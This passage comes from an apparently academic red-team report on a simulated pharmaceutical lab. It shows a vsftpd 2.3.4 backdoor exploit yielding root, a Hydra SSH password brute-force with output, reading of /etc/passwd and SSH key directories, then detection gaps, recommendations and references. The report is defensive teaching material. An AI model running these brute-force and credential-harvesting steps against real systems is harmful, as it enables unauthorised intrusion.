Figure 7: Creating a payload to exploit “Metasploitable2” Machine

The “vsftpd 2.3.4 backdoor” attack is detected and runs on the “Metasploit” framework. The successful execution grants the target system a root privilege command shell. This measure shows that even publicly known weaknesses can be used when upgraded legacy systems are left. In the perspective of an attacker, it serves as a solid starting point and initial foothold to conduct additional internal reconnaissance and pivoting on the subsequent attack.

7.3 Phase 3: Privilege Escalation

```
whoami
root
sudo su
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 8: Exploitation of the “Metasploitable2” Machine has been done

The result of the command testifies to the exploitation as it reveals the access to the root level on the exploited system. The ability to access the highest privilege level means that the additional escalation is not required and request system resources can be granted without restrictions. This result points to the difficulty of keeping vulnerable services in production-

like settings. It demonstrates the way a single open service results in the complete system compromise and loss of confidence in the network.

```
(root@INBOOKY1PLUS)-[/home/kali]
# hydra -L users.txt -P passwords.txt ssh://172.21.95.221
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-16 16:51:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 352 login tries (l:16/p:22), ~22 trie
s per task
[DATA] attacking ssh://172.21.95.221:22/
[22][ssh] host: 172.21.95.221 login: ubuntu password: ubuntu
[STATUS] 284.00 tries/min, 284 tries in 00:01h, 70 to do in 00:01h, 14 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-16 16:52:47

(root@INBOOKY1PLUS)-[/home/kali]
#
```

Figure 9: Performing brute-force attack to exploit “Ubuntu” machine’s credentials

A password-guessing attack on the “SSH” service that is running on the “Ubuntu” system is executed with the help of the “Hydra” tool. The result affirms that weak credentials have been used to authenticate effectively. That illustrates how bad password management has been abused, and that there are no account lockout or rate limiting mechanisms. The use of credentials effectively extends the access privileges to bad actors since it allows taperers to merge with other users and this makes it very difficult to detect.

7.4 Phase 4: Internal Recon & Credential Discovery

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 10: Listing the users of the “Metasploitable2” machine after exploitation

The password file contents disclose several system and user accounts that are in the compromised host. An enumeration of user accounts assists in the privilege examination and planning lateral movement. This data can be used to discover possible credential reuses across systems and also excessive account exposure. It shows how least-privilege principles are vital and how critical access to sensitive files in the system can be limited after an initial compromise.

```

ls -la /home/*
/home/ftp:
total 8
drwxr-xr-x 2 root nogroup 4096 2010-03-17 09:08 .
drwxr-xr-x 6 root root    4096 2010-04-16 01:16 ..

/home/msfadmin:
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 13:22 .
drwxr-xr-x 6 root      root      4096 2010-04-16 01:16 ..
lrwxrwxrwx 1 root      root      9 2012-05-13 23:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 13:11 .distcc
-rw----- 1 root      root      4174 2012-05-14 01:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 18:12 .profile
-rwx----- 1 msfadmin msfadmin    4 2012-05-20 13:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 20:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 13:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 22:44 vulnerable

/home/service:
total 20
drwxr-xr-x 2 service service 4096 2010-04-16 01:16 .
drwxr-xr-x 6 root      root      4096 2010-04-16 01:16 ..
-rw-r--r-- 1 service service  220 2010-04-16 01:16 .bash_logout
-rw-r--r-- 1 service service 2928 2010-04-16 01:16 .bashrc
-rw-r--r-- 1 service service  586 2010-04-16 01:16 .profile

/home/user:
total 28
drwxr-xr-x 3 user user 4096 2010-05-07 13:38 .
drwxr-xr-x 6 root root 4096 2010-04-16 01:16 ..
-rw----- 1 user user  165 2010-05-07 13:38 .bash_history
-rw-r--r-- 1 user user  220 2010-03-31 05:42 .bash_logout
-rw-r--r-- 1 user user 2928 2010-03-31 05:42 .bashrc
-rw-r--r-- 1 user user  586 2010-03-31 05:42 .profile
drwx----- 2 user user 4096 2010-05-07 13:36 .ssh

```

Figure 11: Checking SSH keys of the “Metasploitable2” machine after exploitation

The directory listing shows that several user home directories are present with different permission and ownership meaning that it is a multi-user Linux. The fact that there are “.ssh directories” imply that some accounts are set up to use “SSH” keys to access them. There are symbolic links like bash history, which points to the “/dev/null”, which points to efforts to conceal traces of these commands. Writable directories such as vulnerable and historical timestamps point to vulnerable configurations and legacy configurations, and more substantiates the fact that the system is deliberately left accessible to post-exploitation analysis and persistence testing.

```
(root@INBOOKY1PLUS)-[/home/kali]
# ssh ubuntu@172.21.95.221
The authenticity of host '172.21.95.221 (172.21.95.221)' can't be established.
ED25519 key fingerprint is: SHA256:dhHjS2aJx/ejR4iUvK2glcptq8wohuWRU6K8Hf2ykh8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.21.95.221' (ED25519) to the list of known hosts.
ubuntu@172.21.95.221's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.6.87.2-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Dec 16 11:32:11 UTC 2025

System load:  0.0                Processes:            32
Usage of /:   0.2% of 1006.85GB   Users logged in:     1
Memory usage: 32%                IPv4 address for eth0: 172.21.95.221
Swap usage:   0%

ubuntu@INBOOKY1PLUS:~$ whoami
ubuntu
```

Figure 12: Exploitation of the “Ubuntu” system has been done

Upon successful acceptance between the host key fingerprint, the terminal output verifies to us that we are a successful “SSH” connection to a remote “Ubuntu” host. Authentication is done by a password after which shell access to the system is granted. The kernel version, resource usage, and network configuration are shown on system information meaning there is stable access. The whoami command test can be executed to verify that one is logging into a standard user account. This confirms a successful remote exploitation and creates a firsthand foothold upon which to carry on with the enumeration or privilege escalation processes.

8. Detection Gap Analysis

The effectiveness of the red team engagement points out some detection and control gaps in the selected Cureton Pharmaceutical Company simulated environment (Pesqueira and Almeida, 2025). “Nmap” active network scanning that is underway at the reconnaissance phase is not detected, which means that there is no network-based intrusion detection and monitoring controls are not tuned appropriately (Mathas and Vassilakis, 2021). In an established security environment, recurrent port scanning and service enumeration traffic initiated by one of the internal hosts normally be signalled by alert events on the basis of uncharacteristic connection trend and scan sequences. The first entry point into the legacy lab system through the “vsftpd 2.3.4 backdoor only heightened another foundational vulnerability of lack of visibility. Use of a vulnerability that adequately documented generated no alerts, which shows inefficient vulnerability security handling and absence of exploit-finding tools like host-based intrusion detection, or file integrity monitoring. The root level access could be gained immediately,

which implies the lack of privilege checking and logs of suspicious and discrepant process execution that could detect unauthorized command shells.

The intrusion into the “Ubuntu” system via the “SSH” service is also successful because the policies on the credentialing procedure are not strong and there are no preventative measures like account lockout, rate limits, and multi-factor authentication (Ruambo *et al.*, 2025). There are no alerts, and the presence of repeated authentication failures and successful login neither indicated the lack of authentication log monitoring nor correlation. Under the conditions of a production-grade environment, this behaviour generally be characterised as high-risk because it is closely related to the credentials-stuffing, or password-guessing attacks. The post compromise operations such as user enumeration, checking of SSH keys and subsequent lateral movement by using valid SSH access became part of the routine administrative practice and went undetected (Lafayette *et al.*, 2022) This highlights a greater disparity in behavioural analytics and endpoint detection features.

9. Strategic Recommendations

The weaknesses outlined during the occurrence of the Operation IP Shield will have to be remedied with a defence-in-depth strategy based on preventing, detecting, and operational resilience (Al-Karaki, 2025). Risk reduction should be aimed at legacy systems, especially, laboratory support systems. In cases where patching or replacement of a system is not an option and is the short-run, compensating controls like segmenting of network, access control lists, and host based intrusion detection needs to be enforced so as to reduce exposure and contain any compromise. The identity and access management controls need to be greatly improved (Ghadge, 2024). All such remote access services as “SSH” should have strong password policies, have account lockout limits, and email-resistant (phishing) multi-factor authentication.

Endpoints and the network should be improved in security visibility and the ability to detect intruders (Heino *et al.*, 2022). EDR devices should be configured and installed to detect abnormal command execution, attempts of exploitation and motion to the side. Intrusion detection systems that are based on networks are supposed to be configured to alert on scanning behaviour and known signatures of exploits (Dutta *et al.*, 2021). The collection and correlation of logs can be done centrally by a “SIEM” platform. The correlations of authentication, host, and network logs allow the early detection attack chains, shorten the period of an attacker presence, and restrict the number of possible impacts that an advanced threat poses to a business.

10. Cost-Benefit Analysis

The capital outlay to meet the security gaps found during this engagement is small in comparison to the financial and operational consequences of a real-life breach (Kafi and Akter, 2023). The costs to implement controls, which include multi-factor authentication, endpoint detection and response and centralised logging have advantages like licensing, configuration and limited costs of training. Network segmentation and better access control might demand extra engineering work, but can sometimes be accomplished without addition of new infrastructure and tools (Baligodugula *et al.*, 2024). Intellectual property theft in a pharmaceutical organisation can be drastic. Provided loss of proprietary research information can lead to a lag in product development, withdrawal of competitive advantage, regulatory oversight, and damaging reputation (Kao, 2025). The aftermath expenses, judicial cost, and lost time after a succeeding attack greatly surpass the initial cost in preventive and detective measures. The business perspective on the allocation of resources towards proactive security improvements is a risk reduction approach that safeguards the long-term revenue, research integrity, and regulatory compliance.

11. Conclusion

Latest Change Healthcare ransomware attack is a symptom of the current advancements in the field of modern threats to healthcare and pharmaceutical organisations. Systemic vulnerabilities in identity management, architecture and detection facilities are found by mapping the campaign of the opponent using the MITRE ATT&CK framework. Based on these results, a guided and ethically controlled red team activity simulated comparable APT behaviour in a simulated pharmaceutical research setting revealing practical detection and monitoring vulnerabilities. This integrated analysis indicates the need to introduce identity-body security, zero trust-sensitive architectures, and behaviour-driven studies to safeguard delicate research resources. Threat-aware defence coupled with emulation of adversaries is vital towards enhancing organisational resilience to high levels of cyber threats.

12. References

- Ajmal, A.B., Khan, S., Alam, M., Mehbodniya, A., Webber, J. and Waheed, A., 2023. Toward effective evaluation of cyber defense: threat based adversary emulation approach. *IEEE Access*, 11, pp.70443-70458.
- Al-Karaki, J.N., 2025. Defense in Depth: A Multilayered Approach. *Defense in Depth: Modern Cybersecurity Strategies and Evolving Threats*, pp.51-72.
- Al-Sada, B., Sadighian, A. and Oligeri, G., 2023. Analysis and characterization of cyber threats leveraging the MITRE ATT&CK database. *Ieee Access*, 12, pp.1217-1234.
- amzur.com, 2025. *The Zero-Trust Approach to Healthcare Data Security: A Complete Guide*. Accessed From: <https://amzur.com/blog/why-zero-trust-is-key-for-healthcare-datasecurity/> [Accessed On: 16-12-2025].
- Baligodugula, V.V., Ghimire, A. and Amsaad, F., 2024. An overview of secure network segmentation in connected IIoT environments. *Computing&AI Connect*, 1(1), pp.1-10.
- Bulgari, R., Petrini, A., Cocetta, G., Nicoletto, C., Ertani, A., Sambo, P., Ferrante, A. and Nicola, S., 2021. The impact of COVID-19 on horticulture: Critical issues and opportunities derived from an unexpected occurrence. *Horticulturae*, 7(6), p.124.
- Clark, C.J., Costello, T., Mitchell, G. and Tetlock, P.E., 2022. Keep your enemies close: Adversarial collaborations will improve behavioral science. *Journal of Applied Research in Memory and Cognition*, 11(1), p.1.
- Dutta, N., Jadav, N., Tanwar, S., Sarma, H.K.D. and Pricop, E., 2021. Intrusion detection systems fundamentals. In *Cyber Security: Issues and Current Trends* (pp. 101-127). Singapore: Springer Singapore.
- Ghadge, N., 2024. Enhancing Identity Management: Best Practices for Governance and Administration. *Computer Science & Information Technology (CS & IT)*, pp.219-228.
- Heino, J., Jalio, C., Hakkala, A. and Virtanen, S., 2022. A method for endpoint aware inspection in a network security solution. *IEEE Access*, 10, pp.44517-44530.
- Kafi, M.A. and Akter, N., 2023. Securing financial information in the digital realm: case studies in cybersecurity for accounting data protection. *American Journal of Trade and Policy*, 10(1), pp.15-26.

Kamaruddin, N.H.C. and Zolkipli, M.F., 2024. The Role of Multi-Factor Authentication in Mitigating Cyber Threats. *Borneo International Journal eISSN 2636-9826*, 7(4), pp.35-42.

Kao, J., 2025. Information disclosure and competitive dynamics: Evidence from the pharmaceutical industry. *Management Science*, 71(7), pp.5948-5970.

Khan, N.A., Saeed, M.R., Hussain, D., Rehan, M. and Dimral, S.R., 2025. Cyber Security and Privacy Safeguarding Pharmaceutical Innovation in a Digital Age: Pharmaceutical Innovation in a Digital Age. *Pakistan BioMedical Journal*, pp.02-10.

Kiser, S. and Maniam, B., 2021. Ransomware: Healthcare industry at risk. *Journal of Business and Accounting*, 14(1), pp.64-81.

Lafayette, L., Chinnam, N. and Rice, T., 2022. Monitoring hpc systems against compromised ssh. In *Cybersecurity and High-Performance Computing Environments* (pp. 333-354). Chapman and Hall/CRC.

Lyu, M., Gharakheili, H.H. and Sivaraman, V., 2024. A survey on enterprise network security: Asset behavioral monitoring and distributed attack detection. *IEEE Access*, 12, pp.89363-89383.

manageengine.com, 2025. *Data security in healthcare with UEBA*. Accessed From: <https://www.manageengine.com/log-management/cyber-security/data-security-healthcare-ueba.html> [Accessed On: 16-12-2025].

Marafo, M.P., Palay-en, B., Kiniway, J.S., Dulagan, G., Bugalin, F., Bacasen, J. and Guaki, G.S., 2024. Zero Trust Security in WFA Platforms: A Literature Review of Principles, Challenges and Best Practices. *Southeast Asian Journal of Science and Technology*, 9(1), pp.9-17.

Marcinko, M., 2024. Rules of Engagement as an Example of a Security Protocol Constituting a “Code of Conduct” in Military Operations. *Politeja*, 21(6 (93)), pp.33-55.

Mathas, C.M. and Vassilakis, C., 2021. Reconnaissance. In *Cyber-Security Threats, Actors, and Dynamic Mitigation* (pp. 27-80). CRC Press.

Mcintosh, T., Susnjak, T., Liu, T., Xu, D., Watters, P., Liu, D., Hao, Y., Ng, A. and Halgamuge, M., 2024. Ransomware reloaded: Re-examining its trend, research and mitigation in the era of data exfiltration. *ACM Computing Surveys*, 57(1), pp.1-40.

Mohammed, N., Mohammed, A.F. and Balammagary, S., 2025. Ransomware in Healthcare: Reducing Threats to Patient Care. *Journal of Cognitive Computing and Cybernetic Innovations*, 1(2), pp.27-33.

nixonpeabody.com, 2025. *The Change Healthcare cybersecurity breach: Impact on healthcare providers*. Accessed From:

<https://www.nixonpeabody.com/insights/alerts/2025/11/12/change-healthcare-cybersecurity-breach-impact-on-healthcare-providers> [Accessed On: 16-12-2025].

Nzeako, G. and Shittu, R.A., 2024. Implementing zero trust security models in cloud computing environments. *World J. Adv. Res. Rev*, 24(3), pp.1647-1660.

Oyekunle, S.M., Tiwo, O.J., Adesokan-Imran, T.O., Ajayi, A.J., Salako, A.O. and Olaniyi, O.O., 2025. Enhancing data resilience in cloud-based electronics health records through ransomware mitigation strategies using NIST and MITRE ATT&CK frameworks. *Journal of Engineering Research and Reports*, 27(3), pp.436-457.

Pesqueira, A. and Almeida, D., 2025. Dynamic Capabilities and Advanced Six Sigma Team Management: Innovative Approaches for Global Pharmaceutical Operations in Rare Diseases. In *Innovative Approaches for International Competitiveness Through Human Resource Management* (pp. 501-530). IGI Global Scientific Publishing.

Roy, S., Sharmin, N., Acosta, J.C., Kiekintveld, C. and Laszka, A., 2022. Survey and taxonomy of adversarial reconnaissance techniques. *ACM Computing Surveys*, 55(6), pp.1-38.

Ruambo, F.A., Masanga, E.E., Lufyagila, B., Ateya, A.A., Abd El-Latif, A.A., Almousa, M. and Abd-El-Atty, B., 2025. Brute-force attack mitigation on remote access services via software-defined perimeter. *Scientific Reports*, 15(1), p.18599.

Suleski, T., Ahmed, M., Yang, W. and Wang, E., 2023. A review of multi-factor authentication in the Internet of Healthcare Things. *Digital health*, 9, p.20552076231177144.

techcrunch.com, 2025. *How the ransomware attack at Change Healthcare went down: A timeline*. Accessed From: <https://techcrunch.com/2025/01/27/how-the-ransomware-attack-at-change-healthcare-went-down-a-timeline> [Accessed on: 16-12-2025].

- Thamer, N. and Alubady, R., 2021, April. A survey of ransomware attacks for healthcare systems: Risks, challenges, solutions and opportunity of research. In *2021 1st Babylon international conference on information technology and science (BICITS)* (pp. 210-216). IEEE.
- Ullah, H., Manickam, S., Obaidat, M., Laghari, S.U.A. and Uddin, M., 2023. Exploring the potential of metaverse technology in healthcare: Applications, challenges, and future directions. *IEEE Access*, 11, pp.69686-69707.
- Vukotich, G., 2023. Healthcare and cybersecurity: taking a Zero Trust approach. *Health Services Insights*, 16, p.11786329231187826.
- Weinberg, A.I. and Cohen, K., 2024. Zero trust implementation in the emerging technologies era: Survey. *arXiv preprint arXiv:2401.09575*.
- Xiong, W., Legrand, E., Åberg, O. and Lagerström, R., 2022. Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix. *Software and Systems Modeling*, 21(1), pp.157-177.
- Yusof, Z.B., 2024. Effectiveness of Endpoint Detection and Response Solutions in Combating Modern Cyber Threats. *Journal of Advances in Cybersecurity Science, Threat Intelligence, and Countermeasures*, 8(12), pp.1-9.